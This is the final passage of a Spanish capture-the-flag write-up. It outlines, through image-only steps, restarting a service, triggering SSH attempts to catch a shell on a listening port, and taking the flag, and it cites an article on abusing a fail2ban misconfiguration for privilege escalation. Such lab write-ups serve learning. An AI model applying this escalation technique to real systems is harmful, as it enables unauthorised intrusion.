
15.1 Se reinicia el servicio para actualizar los cambios realizados:




15.2 Se realizan los intentos de conexión ssh:




15.3 Se obtiene acceso a la consola donde se puso en escucha el puerto:



Obteniendo la bandera:



FIN!:



Nota: Para los últimos pasos luego de estar en la consola del usuario se utilizó la información del siguiente recurso: https://youssef-ichioui.medium.com/abusing-fail2ban-misconfiguration-to-escalate-privileges-on-linux-826ad0cdafb7